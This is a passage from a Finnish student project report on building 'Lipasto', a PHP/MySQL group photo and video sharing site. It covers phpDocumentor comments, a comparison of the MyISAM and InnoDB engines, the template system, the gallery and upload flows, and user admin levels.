paljon pieneenkin tilaan ja suurenkin projektin koko dokumentaatio voidaan mahduttaa vaikka yhdelle 3,5 tuuman levykkeelle. PhpDocumentor on myös kohtuullisen laaja ominaisuuksiltaan (Wikipedia 2008b), ilmainen ja lisensoitu LGPL-lisenssillä[5], jolloin sen käyttö on mahdollista kaupallisissakin projekteissa.

2.4.3 PhpDocumentorin kommentointisyntaksi

PhpDocumentorin kommentoimissyntaksi on kohtuullisen yksinkertainen ja se on selitetty yleistajuisilla esimerkeillä phpDocumentorin kotisivuilla. Yksi dokumentaatio-kappale sisältää yleisesti kuvauksen esimerkiksi funktion käyttötarkoituksesta, vastaanotetuista ja palautettavista arvoista sekä niiden tyypeistä. Lisäksi dokumentaatiokappaleisiin voidaan sisällyttää tieto esimerkiksi funktion tekijästä, paketista, jota sen käyttämiseen tarvitaan, sekä kopiointioikeuksista. Funktion kuvaus kirjotetaan vapaamuotoisesti dokumentaatiokappaleen alkuun, jonka jälkeen loput tiedot lisätään niin kutsuttuina tageina, jotka alkavat kaikki @-merkillä. PhpDocumentor tuntee yhteensä 30 erilaista tagia, joiden kuvaukset löytyvät phpDocumentorin dokumentaatiosta (Beaver 2007). PhpDocumentorin dokumentaatiokappale alkaa aina "/**"-merkeillä ja loppuu "*/"-merkkeihin. Kaikki rivit tuolla välillä aloitetaan tähdellä. Yleisimmät tagit, joita tulemme käyttämään, on esitelty kuvassa 5.

[5] http://www.gnu.org/licenses/lgpl.html

```
<?php

  /**
  * Tämä funktio ottaa stringin parametrina ja kääntää sen
  * ympäri strrev()-funktiolla.
  *
  * @author Toni Korpela <toni@toni.fi> 06.10.2007
  * @param string $string_to_flip
  * @return string $flipped_string
  */
  function flipString($string_to_flip)
  {
    $flipped_string = strrev($string_to_flip);
    return $flipped_string;
  }

  $flipped = flipString("Turning around like rollercoaster!");
  // Tulostaa tämän -> !retsaocrellor ekil dnuora gninruT
  echo $flipped;

?>
```

Kuva 5: Esimerkki yleisimmistä dokumentointitageista joita käytämme

3 Projektin toteuttaminen

3.1 Tietokanta

3.1.1 Tietokannan suunnittelu ja lähdekoodin generointi

Tietokanta suunniteltiin Toad Data Modeler-ohjelmalla, jolla tietokannasta saatiin helppolukuinen ja selkeä tietokantakuvaus (Liite 3). Tietokantaan piirrettiin taulut ja kentät ja jokaiselle kentälle määriteltiin tiedon tyyppi, tiedon pituus (paitsi kokonaisluku- ja datetime-tyyppisille tiedoille) sekä pakollisuus / ei-pakollisuus-tieto. Lisäksi jokaiselle taululle määriteltiin pääavain. Moneen tauluun on myös määritelty auto_increment-arvo pääavaimelle, joka tarkoittaa sitä, että tuo arvo nousee automaattisesti yhdellä aina kun tauluun lisätään uusi rivi. Tällöin jokaisella taulun rivillä on uniikki juokseva tunnusluku, jonka perusteella ne pystytään yksilöimään. Kun taulut saatiin piirrettyä niin edellämainitulla ohjelmalla pystyttiin myös generoimaan SQL-lauseet, jolla tietokannan taulut on helppo luoda MySQL-järjestelmään. Kuvassa 6 on esimerkki Toad Data Modelerin generoimasta SQL-koodista.

```
Create table bulletin_board_msg (
  msg_id Int NOT NULL AUTO_INCREMENT,
  owner_id Int NOT NULL,
  community_id Int NOT NULL,
  name Varchar(100) NOT NULL,
  added Datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
  message Longtext NOT NULL,
  UNIQUE (msg_id),
 Primary Key (msg_id),
 Foreign Key (community_id) references community (community_id) on dele
 Foreign Key (owner_id) references user (user_id) on delete  restrict o
) ENGINE = InnoDB;
```

Kuva 6: Esimerkki Toad Data Managerin generoimasta SQL-koodista

3.1.2 Tietokantamoottorien erot

MySQL:n mukana tulee asennusvaiheessa tuki seitsemälle tietokantamoottorille, jotka on alustavasti konfiguroitu, jotta niiden käyttöönotto olisi mahdollisimman helppoa. Tässä kappaleessa käsittelemme syvemmin eroja MyISAM:n ja InnoDB:n välillä, muut viisi tietokantamoottoria eivät tietyistä syistä sovellu tähän projektiin. Seuraavassa on listattu poisjääneet moottorit ja syyt poisjättämiseen (Peters 2008):

- **Example**: Example on tyhjä tietokantamoottoripohja, johon käyttäjä voi halutessaan rakentaa oman tietokantamoottorinsa. Me halusimme kuitenkin valmiin moottorin, eikä kummallakaan meistä ollut kokemusta oman tietokantamoottorin rakentamisesta.
- **HEAP**: HEAP tallentaa tietonsa vain keskusmuistiin, eli varsinaiselle kovalevylle ei tallenneta mitään. HEAP on erittäin hyvä ratkaisu väliaikaisille tauluille, mutta ei muille koska kaikki tieto häviää kun kone sammutetaan.
- **Archive**: Archivea suositellaan käytettäväksi suurten tietomäärien tallennukseen, mutta sen huono puoli on se, että se ei tue ollenkaan indeksejä. Lipastossa käytetään tietyissä tauluissa indeksejä ja Archive oli ennestään tuntematon meille, joten emme valinneet sitä.
- **Merge**: Mergeen lisätään useita MyISAM-tauluja jotka liittyvät toisiinsa ja niistä generoidaan yksi näkymä.
- **NDB**: NDB on klusteroitu tietokantamoottori, eli tietokannan sisältö jaetaan ja kopioidaan automaattisesti useille koneille. NDB:n avulla saavutetaan paras mahdollinen tiedon saatavuus. Lipastoa lähdettiin kuitenkin tekemään vain yhdelle palvelimelle, joten NDB:n kaltainen ratkaisu tuntui hieman liioitellulta, kalliilta ja vaikeasti konfiguroitavalta (koska kummallakaan ei ollut aikaisempaa kokemusta NDB:stä).

Edellä mainittujen tietokantamoottorien lisäksi MySQL:ään on myös tulossa uusi tuttavuus, joka kulkee nimellä Falcon. Kun Falconia on testattu samoilla testeillä kuin

InnoDB:a ja MyISAM:a, niin Falcon on ollut joissakin testitilanteissa parempi kuin InnoDB tai MyISAM (Tkachenko 2007). Falconin toinen suuri etu on käytön helppous, sillä se vaatii erittäin vähän ylläpitoa ja se on suunniteltu siten, että se osaa uudelleen konfiguroida itsensä erilaisia kuormitustilanteita varten (Wikipedia 2008d). Falcon voi siis tulevaisuudessa olla erittäin varteenotettava haastaja InnoDB:lle ja MyISAM:lle. Tässä projektissa emme voi vielä käyttää Falconia, koska se on vasta alpha-vaiheessa eikä sitä ole virallisesti julkaistu, joten se ei todennäköisesti ole vielä täysin vakaa. Lisäksi Falconin alpha-versiosta puuttuu vielä tuki MySQL:n LIMIT-komennolle, jota Lipastossa tullaan tarvitsemaan.

MyISAM:lla ja InnoDB:lla on useita merkittäviä eroja, joista tärkeimpinä voidaan listata viiteavaimet, tietojen lukitsemistapa ja tapa palautua yllättävistä kaatumisista. MyISAM ei tue ollenkaan viiteavaimia, eli jos tauluihin sellaisia halutaan, niin InnoDB on ainoa vaihtoehto näistä kahdesta. Toinen merkittävä ero on tietojen lukitseminen tiedon muuttamisen tai poistamisen ajaksi. MySQL:ssä käytetään kolmea eri tapaa lukita tietoja, jotka ovat taulun lukitseminen (table-level locking), sivun lukitseminen (page-level locking) ja rivin lukitseminen (row-level locking). MyISAM käyttää taulun lukitsemista ja InnoDB rivin lukitsemista. Rivien lukitsemisen etuna muihin lukitustapoihin nähden on se, että lukitus-konflikteja tulee vähemmän, koska eri prosessit voivat samanaikaisesti hakea samasta taulusta tietoa eri riveiltä. Jos lukittaisiin koko taulu, niin vain yksi prosessi voisi hakea tietoja kerrallaan.

Toinen etu on se, että jos suoritetaan rollback (eli tietoja palautetaan aikaisempaan tilaan), niin rivi-tason lukituksella muutoksia pitää tehdä vähemmän. Kolmantena etuna on se, että yksittäinen rivi voidaan lukita pitkäksi aikaa. Rivi-tason lukituksella on myös varjopuolia, sillä se vaatii enemmän muistia kuin taulu-tason ja sivu-tason lukitukset. Se on myös hitaampi, jos haetaan suurta osaa taulun tiedoista. Esimerkiksi jos taulussa on 1000 riviä ja niistä haetaan 990, tällöin joudutaan asettamaan 990 lukitusta, kun vastaavasti MyISAM:lla jouduttaisiin asettamaan vain yksi lukitus (eli lukittaisiin koko taulu) (MySQL Developer documentation 2008).

Kolmas suuri ero MyISAM:n ja InnoDB:n välillä on tapa palautua yllättävistä kaatumisista. InnoDB palautuu kaatumisista ajamalla loki-tiedostonsa uudelleen, kun taas MyISAM joutuu tutkimaan koko järjestelmänsä ja korjaamaan tai rakentamaan uudelleen kaikki indeksit tai taulut jotka ovat päivittyneet, mutta jotka eivät välttämättä kokonaisuudessaan tallentuneet levylle. Tämän seurauksena InnoDB:n palautumisaika on aina lähes sama, oli kannassa sitten 10 tai 100000 riviä, kun vastaavasti MyISAM:n palautumisaika kasvaa sitä mukaa kun taulun koko kasvaa. InnoDB siis tarjoaa paremman luotettavuuden ja saatavuuden tietokannan koon kasvaessa (Wikipedia 2008a).

On kuitenkin tärkeää huomata, että tietyn tietokantamoottorin valinta ei suoraan vaikuta koko tietokantaan, vaan eri tauluilla voi olla eri moottorit, vaikka ne olisivatkin samassa tietokannassa. Tietokantamoottorin valinta onkin tärkeää tehdä sen mukaan, millaista tietoa tauluun tallennetaan ja miten käyttäjät tulevat käyttämään kyseisiä tietoja. (Dreamhost 2005)

3.1.3 Tietokantamoottorit Lipastossa

Alun perin teimme kaikki taulut MyISAM-tyyppisiksi, eikä niihin tehty ollenkaan viiteavaimia, joten uuden Lipaston ensimmäisessä versiossa tietokantamme ei vielä ollut relaatiotietokanta. Syynä viiteavaimien ja relaatioiden pois jättämiseen oli se, että molemmat olivat ennen tätä projektia tottuneet tekemään eheys-tarkistukset vasta koodissa. Projektin edetessä päätimme kuitenkin tehdä suurehkoja muutoksia tietokantaan ja muutimme samalla kaikki taulut MyISAM-tyyppisestä InnoDB-tyyppisiksi. Samalla tietokannasta poistettiin muutamia turhiksi osoittautuneita kenttiä ja joidenkin taulujen rakenteita yhdisteltiin keskenään, koska näin pystyttiin vähentämään taulujen määrää ja siten myös tarvittavan koodin määrää. Varsinainen siirtyminen MyISAM-tyypistä InnoDB-tyyppiin tapahtui helposti, sillä käyttämässämme tietokannan suunnitteluohjelmassa (Toad Data Modeler) voi valita oletuksena käytettävän taulutyypin, johon piti vain vaihtaa InnoDB. Tämän jälkeen Toadilla generoituihin sql-tiedostoihin tulee automaattisesti tietokantamoottoriksi InnoDB.

Lipastossa käytetään InnoDB:a jokaisessa taulussa, koska kaikki taulut ovat viiteavaimien kautta jotenkin sidoksissa toisiinsa. Vaikka Lipastossa olisikin jokin taulu, joka ei olisi mitenkään sidoksissa toisiin tauluihin, niin silti olisi järkevää laittaa taulun moottoriksi InnoDB MyISAM:n sijaan. Syynä tähän on se, että kun järjestelmään tehdään lisäyksiä ja päivityksiä saattaa tulla eteen tilanne, jossa tuo kyseinen taulu pitääkin liittää viiteavaimilla johonkin uuteen tauluun.

3.2 Template-järjestelmä

3.2.1 Template-järjestelmä yleisesti

Template-järjestelmän tehtävänä on erottaa järjestelmän toimintalogiikka ja tiedon esittäminen toisistaan. Erottamalla nuo osat toisistaan erillisiin tiedostoihin voidaan mahdollistaa se, että PHP:stä mitään tietämätön henkilö, joka kuitenkin hallitsee HTML:n, pystyy päivittämään sivuston ulkoasua (eli HTML-koodia) ilman, että hän joutuu käsittelemään PHP-koodia. Template-järjestelmässä on siis erikseen tiedostoja, jotka sisältävät ulkoasun koodit ja sivun sisällön näyttämiseen tarvittavat toimintalogiikat ja kun sivu ladataan, niin nämä sivutiedostot sisällytetään sivuille oikeassa järjestyksessä, jolloin pystytään näyttämään toimiva sivu.

3.2.2 Template-järjestelmän rakenne ja toiminta Lipastossa

Lipaston template-järjestelmän pohjana käytetään Massassi.comissa julkaistua artikkelia (Lozier 2006). Aktiviteettikaavio sivujen luonnista template-järjestelmällä löytyy liitteestä 6. Tässä kappaleessa kuvataan Lipastossa käytettävän template-järjestelmän pääominaisuudet ja toimintatavat käyttäen esimerkkinä **Galleria**-sivua, jonka osoite on [järjestelmän juurihakemisto]/communities/[Lokeron tunnus-ID]/www/index.php?page=gallery. Tässä esimerkissä käytetään siis sivua, jonka näyttäminen vaatii järjestelmään sisäänkirjautumisen. Sisäänkirjautumisen

toimintalogiikkaa ei käydä läpi tässä, vaan tämä esimerkki olettaa käyttäjän jo kirjautuneen sisään.

Varsinaisella index.php-sivulla on vain yksi rivi koodia, jossa haetaan sivun näyttämiseen tarvittavat tiedot toisesta tiedostosta, joka sijaitsee järjestelmän www-juuren yläpuolella. Tämä tehdään siksi, että jokaisen Lokeron kansiossa on oma index.php-tiedosto Kun Lokeroita tulevaisuudessa on useita, niin jos index.php-tiedostoon halutaan tehdä muutoksia, niin tällä tekniikalla ne täytyy tehdä vain yhteen tiedostoon, eikä tarvitse päivittää jokaisen Lokeron tiedostoa erikseen.

Varsinaisella etusivu-tiedostolla haetaan ensin myöskin järjestelmän www-juuren yläpuolella sijaitseva configure.php-tiedosto, jossa määritellään kaikki järjestelmän toiminnan kannalta olennaiset asetukset. Tiedosto sijaitsee varsinaisen www-juuren yläpuolella, koska tällöin siihen ei ole pääsyä suoraan selaimella vaan sitä voidaan käyttää vain koodissa. Configure.php-tiedostoon sisällytetään aluksi kaksi muuta tiedostoa, joista ensimmäinen sisältää järjestelmän polun tiedostojärjestelmässä, osoitteen järjestelmän juureen selaimella käytettäessä sekä MySQL-tietokannan käyttöön tarvittavat tietokannan tyypin, tietokannan osoitteen, käyttäjätunnuksen, salasanan sekä tietokannan nimen. Toinen configure.php:hen sisällytettävä tiedosto sisältää video-tiedostojen asetukset sekä sivuilla käytettävien tooltip-apuikkunoiden rakenteen koodin. Nämä kaksi asetustiedostoa on eriytetty, koska ensimmäisen tiedoston vakiot muuttuvat ohjelmoijakohtaisesti, mutta toisen tiedoston vakiot ovat samoja molemmille projektin ohjelmoijille.

Tiedostojen sisällytyksen jälkeen sivuille sisällytetään kaikki functions-kansiosta löytyvät funktio-tiedostot sekä classes-kansiosta löytyvät luokka-tiedostot. Tämän jälkeen luodaan vielä yhteys tietokantaan, haetaan käyttäjän kieli ja sisällytetään kyseisen kielen kielitiedosto. Jos käyttäjän kieltä ei ole asetettu, niin oletuskielenä on suomi.

Edellämainittujen toimenpiteiden jälkeen sivulla varmistetaan ensin, että käyttäjä kuuluu Lokeroon, jonka tietoja yritetään hakea. Jos käyttäjä ei kuulu Lokeroon, niin hänet ohjataan järjestelmän etusivulle, joka on siis sivu josta saa lisätietoja järjestelmästä ja jossa voi myös kirjautua sisään. Tuon tarkistuksen jälkeen tehdään $bdy-niminen olio, joka on Template-luokan ilmentymä. Tämän jälkeen katsotaan, onko page-parametria annettu sivulle johtaneeseen URL-osoitteeseen ja jos page-parametri on tyhjä tai sitä ei ole ollenkaan asetettu, niin näytetään etusivu. Tämä esimerkki kuvaa **Galleria**-sivua, joka näytetään jos parametriksi on annettu ”gallery”.

Kun sivua lähdetään tulostamaan, niin ensin haetaan navigaation sisällöt $navigation-muuttujaan, jonka rakentaminen tapahtuu buildNavigation()-funktiossa. Navigaation sisältöjen hakemisen jälkeen ne asetetaan templateen niille varattuun paikkaan, eli navigation-nimiseen template-muuttujaan. Seuraavaksi kaikki **Galleria**-sivun kolme sisältöosaa eli kansiot, kuva-valikko ja kuvan tiedot-ruutu haetaan omista tiedostoistaan ja asetetaan $folders-, $slider- ja $image_data-muuttujiin. Tämän jälkeen nekin asetetaan omille paikoilleen template-muuttujiin, samalla tavalla kuin navigaatiokin. Lopuksi haetaan varsinainen template-tiedosto, mikä sisältää sivun rungon johon nuo edellämainitut template-muuttujat asettuvat omille paikoilleen. Tuo template-tiedosto sisältää lähes pelkästään tavallista HTML-koodia, ainoat PHP-koodit siinä ovat noiden template-osion tulostukset. Tässä siis saavutetaan se hyöty, joka mainittiin edellisessä kappaleessa template-järjestelmien eduksi, eli PHP:sta mitään ymmärtämätön henkilö, joka kuitenkin hallitsee HTML:n, voi päivittää sivun ulkoasua muokkaamalla tuota template-tiedostoa ilman, että hänen tarvitsee välittää noiden template-osien sisällöistä.

3.3 Lipaston etusivu ja Lokero-kohtaiset alasivut

3.3.1 Etusivu ja sen ei-Lokero-kohtaiset alasivut

Käyttäjän saavuttua Lipastoon hänet voidaan luokitella joko kokonaan uudeksi käyttäjäksi, uudeksi kutsutuksi käyttäjäksi (jonka siis joku toinen Lipaston käyttäjä on kutsunut Lokeroonsa) tai jo rekisteröityneeksi käyttäjäksi (aktviteettikaavio käyttäjän

toiminnoista etusivulla liitteessä 4). Etusivu on suunniteltu kaikkien edellä mainittujen tarpeita silmällä pitäen. Kuvakaappaus etusivusta on esitetty liitteessä 11. Uudet käyttäjät voivat tutustua sivustoon lyhyen esittelytekstin avulla. Esittelytekstiä seuraa linkki laajempaan palvelun kuvaukseen. Uusia käyttäjiä varten on myös rekisteröintilomake ja jo rekisteröityneet käyttäjät voivat kirjautua sisään sitä varten tarkoitetulla lomakkeella. Lipastoon kutsuttuja käyttäjiä kehoitetaan rekisteröitymään ennen kuin he pääsevät tutustumaan Lokeroon, johon heidät on kutsuttu. Rekisteröityminen on siis pakollista, eli ilman sitä kutsuttu käyttäjä ei pääse tutustumaan Lokeroon.

Laajempi palvelunkuvaus on etusivun alasivu, johon on pääsy kaikilla käyttäjillä ja hakukoneilla. Sivulla esitellään Lipaston idea, sekä sen keskeisimmät toiminnallisuudet. Toiminnallisuuksien hahmottamisen helpottamiseksi sivulle on lisätty kuvakaappauksia itse palvelusta. Palvelunkuvauksen päätteeksi sivun selaajaa kehoitetaan palaamaan etusivulle rekisteröitymään, tai kirjautumaan sisään jos on jo rekisteröitynyt käyttäjä.

Uudet käyttäjät voivat rekisteröityä Lipaston käyttäjiksi kolme kohtaa sisältävän lomakkeen avulla. Lomake sisältää käyttäjän sähköpostikentän joka toimii käyttäjätunnuksena, salasanan, sekä salasanan varmistuskentän. Sähköpostiosoitteen oikeellisuus ja salasanojen identtisyys tarkistetaan ennen kuin rekisteröityminen etenee. Jos käyttäjän syöttämät tiedot täyttävät vaatimukset, niin tarkistetaan tietokannasta, ettei sähköpostiosoite ole jo käytössä. Jos sama sähköpostiosoite löydetään tietokannasta, rekisteröityminen keskeytetään ja käyttäjälle ilmoitetaan, että kyseinen tunnus on jo rekisteröity. Käytännössä tämä tarkoittaa sitä, että käyttäjä on joko unohtanut rekisteröitymisensä, kirjoittanut väärin sähköpostinsa tai keksinyt sen. Käyttäjien syötteiden tarkistusten jälkeen luodaan uusi käyttäjä tietokantaan, jonka jälkeen käyttäjä pääsee luomaan omaa Lokeroa. Poikkeuksena edelliseen on kuitenkin kutsun saanut käyttäjä, joka ohjataan kutsuttuun Lokeroon onnistuneen rekisteröitymisen jälkeen. Lokeron luomisessa käyttäjä syöttää Lokerolle nimen, jonka jälkeen luotu Lokero tulee toimimaan käyttäjän oletus-Lokeroa, johon käyttäjä ohjataan suoraan sisäänkirjautumisen jälkeen.

Lipaston rekisteröityneet käyttäjät kirjautuvat sisään etusivulta löytyvällä lomakkeella. Lomakkeeseen syötetään käyttäjätunnuksena toimiva sähköpostiosoite sekä salasana, jotka sitten autentikoidaan tietokantaa vasten. Ennen tietokantakyselyä varmistetaan kuitenkin, että lomake sisältää vaadittavat tiedot. Jos SQL-kysely ei palauta yhtä riviä, ohjataan käyttäjä takaisin etusivulle ja ilmoitetaan käyttäjälle, että käyttäjätunnus-salasana-pari on virheellinen. Jos kysely palauttaa yhden rivin tietokannasta, autentikointi on onnistunut, jolloin käyttäjä ohjataan hänen asettamaansa oletus-Lokeroon.

3.3.2 Lokeron etusivu

Lokeron etusivu (kuvakaappaus liitteessä 12) on sijoitettu kansioon ”[järjestelmän juurihakemisto]/communities/[Lokeron id]/www/”. Etusivun alussa autentikoidaan käyttäjä kyseisen Lokeron käyttäjäksi ja estetään pääsy Lokeroon kuulumattomilta.

Lokeron etusivulla on kaksi erillistä navigointipalkkia, selaimen leveyden ja sisällön määrän mukaan skaalautuva sisältöosa, sekä oikean laidan sivulaatikot. Ensimmäinen navigointipalkki sisältää linkit keskeisimpiin toimintoihin: **Etusivu**, **Galleria**, **Lataa tiedosto**, **Jäsenet** ja **Videot**. Toinen sivun oikeaan yläreunaan sijoitettu navigointipalkki sisältää alasvetovalikon jolla voidaan vaihtaa Lokeroa, **Asetukset**-linkin, sekä **Uloskirjautumis**-painikkeen.

Lokeron etusivun sisältöosassa on kolme keskeistä aihealuetta. Tervetuloa-osio toivottaa vierailijan tervetulleeksi informoiden käyttäjää hänen viime vierailunsa ajankohdasta, sekä muutoksista joita Lokerossa on tapahtunut sen jälkeen. Informoitavien muutosten piiriin kuuluvat uudet jäsenet, uudet viestit keskustelupalstalla, uudet kuvat tai videot, sekä uudet kommentit kuvissa ja videoissa.

Lokeroon kutsutut käyttäjät-osio näyttää Lokeron uudet käyttäjät, kutsutut käyttäjät, sekä kutsun lähetystä odottavat käyttäjät. Kutsun lähetystä odottavat käyttäjät ovat

Lokeron jäsenen esittämiä kutsuja, jotka vaativat kuitenkin Lokeron ylläpitäjän hyväksynnän.

Keskustelupalsta-osio on vuorovaikutteinen ”ilmoitustaulu”, johon Lokeron käyttäjät voivat kirjoittaa viestejä ja kommentoida niitä. Viestin tai kommentin lisäksi näytetään kirjoittaja, lähettämisaika, sekä kirjoituksen otsikko. Profiloimme keskustelupalstan edellä mainitusti ”ilmoitustauluksi”, koska emme pyri luomaan chattia käyttäjille. Pikaviestintää varten useilla ihmisillä on jokapäiväisessä käytössä sitä varten suunnitellut ohjelmat kuten MSN Messenger (ja muut vastavat pikaviestiohjelmat) tai IRC-ohjelmat. Esimerkki keskustelupalstan mahdollisesta viestistä:

”*Olen muuttanut uuteen osoitteeseen Katukuusi 6, Salo. Järjestän tuparit kuun viimisenä viikonloppuna. Varatkaa 29. päivä vapaaksi! Lähetän kutsut ja lisäinfoa lähempänä ajankohtaa. Party party!”*

3.3.3 Galleria

Galleria on Lipaston keskeisin sivu. **Galleriassa** käyttäjä pääsee selaamaan Lokeroon ladattua kuva- ja videomateriaalia. Sivu on jaettu kolmeen sisältökokonaisuuteen, jotka on sijoitettu vertikaalisesti toistensa päälle skaalautuen maksimileveyteen sisältöosiossa. Kuvakaappaus **Galleria**-sivusta liitteessä 13.

Ylimpänä on kansioselain, jonka avulla käyttäjä voi navigoida kansioihin. Kansio on käyttäjän luoma kuvitteellinen hakemisto, jonka avulla kuvat voidaan järjestellä loogisiin ryhmiin. Jokainen kansio on nimetty käyttäjän toimesta. Lisäksi kansiolla on ikoni, joka symboloi onko kyseinen kansio aktiivinen, eli ”auki”, tai vaihtoehtoisesti ”kiinni”.

Kansioselaimen alapuolella on tiedostoselain. Tiedostoselain on JavaScriptillä toteutettu horisontaalinen kuvavalikko, niin kutsuttu ”slideri”. Tiedostoselaimen kuvat ovat pienennettyjä esikatselukuvia, jotka muodostavat vaakatasossa rullattavan kuvajonon. Kuvajonoa voi rullata molemmissa päissä olevilla nuolilla viemällä hiiren osoitin

nuolen päälle. Klikkaamalla esikatselukuvaa aukeaa valittu kuva suurempana alapuolella olevaan kuvaosioon.

Kuvaosio on tarkoitettu kuvan tarkempaan selaamiseen, sekä lisäinformaation saamiseen. Suuremman kuvan lisäksi käyttäjä näkee kuvan nimen, lataajan, latausajan, koon, sekä kuvan selitetekstin. Seliteteksti on kuvan lataamisen yhteydessä syötetty teksti, jonka tarkoitus on tarjota lisäinformaatiota kuvasta. Esimerkki selitetekstistä:

”*Kuva on otettu kesällä 2006 reilaus reissulta Prahan kappelista. Upea kaupunki. Edullinen ja viihtyisä. Historian havinaa.”*

Kuvan lataaja ja muut Lokeron käyttäjät voivat myös kommentoida kuvia ja videoita. Käyttäjä voi jättää kommenttinsa kuvan vierestä löytyvän lomakkeen avulla, sekä selata jo jätettyjä kommentteja kuvan alta. Käyttäjä voi katsella kuvaa maksimikoossaan klikkaamalla kuvaa. Maksimikokoinen kuva aukee Slimbox-nimisen JavaScript-kirjaston avulla selaimen ”päälle”. Slimboxista kerromme lisää kappaleessa 3.6.5.

3.3.4 Lataa tiedosto

Jokainen Lokeroon kuuluva käyttäjä voi lisätä Lokeroon kuvia ja videoita. Kuvien ja videoiden lisääminen tapahtuu **Lataa tiedosto**-sivulla (kuvakaappaus liitteessä 14), jolle tultaessa tarkistetaan ensin, että Lokeroon on luotu vähintään yksi tiedostokansio. Tiedostokansion tarkoituksena on helpottaa kuvien ja videoiden selaamista, eli kaikki tiedostot eivät ole samalla sivulla vaan ne on jaoteltu aihepiireittäin. Lokerossa voisi olla esimerkiksi seuraavat kansiot: ”Juhannus 2007”, ”Ristiäiset 13.07.2007” ja ”Ruisrock -07”, jolloin kuvista on helppo valita näytettäväksi vain tietyn aihepiirin kuvat. Jos Lokeroon ei ole luotu yhtään tiedostokansiota, niin ennen kuvan lataamista käyttäjä pakotetaan luomaan uusi kansio, johon kuvia voi sitten lisätä. Jokaisen kuvan on siis pakko kuulua johonkin kansioon ja toisaalta jokainen kuva voi kuulua vain yhteen kansioon (ainakin alkuvaiheessa, tulevaisuudessa saattaisi olla hyvä että tietty kuva voisi kuulua esimerkiksi kansioihin ”Juhannus 2007” ja ”Kesälomareissu Norjaan 05/2007 – 07/2007”). Kun käyttäjä on luonut ensimmäisen kansion tai jos Lokeroon oli

jo ennestään luotuna kansioita, niin käyttäjälle näytetään sivu, jossa kysytään kansio johon kuva sijoitetaan, kuvan sijainti käyttäjän koneella sekä kuvan kuvaus. Kuvaus on vapaaehtoinen, eli tiedoston tallennus onnistuu ilman sitäkin. Jos Lokerossa on olemassa kansioita, mutta käyttäjä ei halua lisätä kuvaa mihinkään olemassa olevaan kansioon niin käyttäjä voi klikata ”Klikkaa tähän luodaksesi uuden kansion”-linkkiä, jolloin käyttäjälle näytetään sama uuden kansion luomissivu kuin silloinkin jos Lokeroon ei ole tehty yhtään kansiota. Kun uusi kansio on luotu, selain ohjautuu takaisin kuvan lisäämissivulle, johon on nyt valittu oletuskansioksi kansio, joka juuri luotiin. Käyttäjän tallennettua kuvan järjestelmä tekee kopioita kuvasta sekä muutamia tarkistuksia, näistä lisää kappaleessa 3.4 sekä liitteessä 7 (aktiviteettikaavio kuvan tallentamisesta).

3.4 Käyttäjien kuvat ja lataamisen yhteydessä tehtävät toimenpiteet

Kun käyttäjä on syöttänyt kuvan lisäämiseen tarvittavat tiedot ja painanut ”Lataa kuva”-nappia, niin ensin tarkistetaan että kuvan polku-kenttään on haettu kuva. Jos kuvaa ei ole annettu ollenkaan, asetetaan virheviesti sessio-muuttujaan ja ohjataan käyttäjä takaisin tiedoston lataamis-sivulle, jossa näytetään ilmoitus, että käyttäjän pitää valita kuva. Jos kuva on ladattu onnistuneesti, $file-muuttujaan tehdään kopio pic_upload-luokasta, ja tämän jälkeen generoidaan uniikki hash-sekoite sha256-algoritmilla, ja merkkijono, josta hash-sekoite generoidaan on ”tiedoston nimi”+”kellonaika”. Tuo kellonaika on Unix Timestamp-muodossa, eli siinä on sekuntien määrä tammikuun ensimmäisestä päivästä vuonna 1970 kello 00:00:00 (GMT-aikavyöhykkeen aikaa) alkaen. Niin kutsuttujen yhteentörmäysten (collision) välttämiseksi hash-sekoitteen generoimisen jälkeen varmistetaan, että kyseistä hash-sekoitetta ei ole jo annettu jollekin toiselle kuvalle. Hash-sekoitetta generoitaessa varmistetaan myös, että annetun tiedoston tiedostopääte on oikeanlainen, sallitut formaatit ovat JPG, JPEG, PNG ja GIF. Jos kuvan formaatti havaitaan vääräksi, ei hash-sekoitetta generoida, vaan käyttäjä ohjataan takaisin kuvan lataussivulle, jossa näytetään virheilmoitus.

Kuvan nimen luomisen ja tarkistamisen jälkeen kuvasta luodaan 3 eri kokoista versiota, joista kaksi ensimmäistä ovat saman näköisiä kuin alkuperäinen kuva, mutta eri

kokoisina, ja kolmas kuva on esikatselukuva, johon haetaan pieni pala alkuperäisestä kuvasta. Tätä pienintä leikattua kuvaa käytetään sivun oikean laidan laatikoissa ja **Galleria**-sivun kuva-valikossa. Keskikokoista kuvaa käytetään **Galleria**-sivulla valittuna kuvana, eli kuvana, jonka vieressä näkyvät kuvan tiedot ja alla kuvan kommentit. Suurin generoitu kuva tarvitaan, kun käyttäjä painaa **Galleria**-sivulla valittua kuvaa, jolloin aukeaa läpinäkyvä Slimbox-kirjastolla generoitava taso sivun päälle, jossa kuvaa voi tarkastella suurena. Kuvien luomisen jälkeen poistetaan väliaikainen kuvatiedosto palvelimelta ja ilmoitetaan käyttäjälle, että kuvan tallennus onnistui.

3.5 Lokeroiden hallinnointitoiminnot

3.5.1 Hallinnointitasot Lipastossa

Lipastossa käytetään useita eri hallinnointitasoja, joiden avulla käyttäjille annetaan eri tasojen oikeuksia tiettyjen Lokeron osien hallintaan. Kaikkein korkein status yksittäisessä Lokerossa on Lokeron omistajalla, jolla on oikeus muokata ja poistaa kuvia ja videoita, niiden kommentteja, niiden kansioita sekä tietysti poistaa ja kutsua käyttäjiä. Lisäksi Lokeron omistaja on ainoa käyttäjä Lokerossa, joka pystyy halutessaan poistamaan koko Lokeron. Lokeron omistaja on ainoa, joka pystyy poistamaan ylläpitäjä-statuksen toiselta Lokeron ylläpitäjältä. Itseltään Lokeron omistaja ei kuitenkaan voi ottaa ylläpitäjä-statusta pois niin kauan kuin hän on Lokeron omistaja. Toisin sanoen Lokeron omistaja on aina myös ylläpitäjä. Lokeron omistaja voi halutessaan siirtää Lokeron omistajuuden toiselle käyttäjälle, jolloin uudesta omistajasta tulee automaattisesti ylläpitäjä, jos hän ei jo ollut sellainen ja vanhalla omistajalla säilyy ylläpitäjä-status niin kauan, kunnes se otetaan häneltä pois. Yhdessä Lokerossa voi olla vain yksi omistaja kerrallaan, ja yksi henkilö voi toimia samanaikaisesti useamman Lokeron omistajana.

Seuraavalla tasolla Lokeron omistajan alapuolella ovat niin kutsutut Lokeron ylläpitäjät, joita voidaan myös nimittää lisää. Kun uusi Lokero luodaan, vain Lokeron omistaja voi

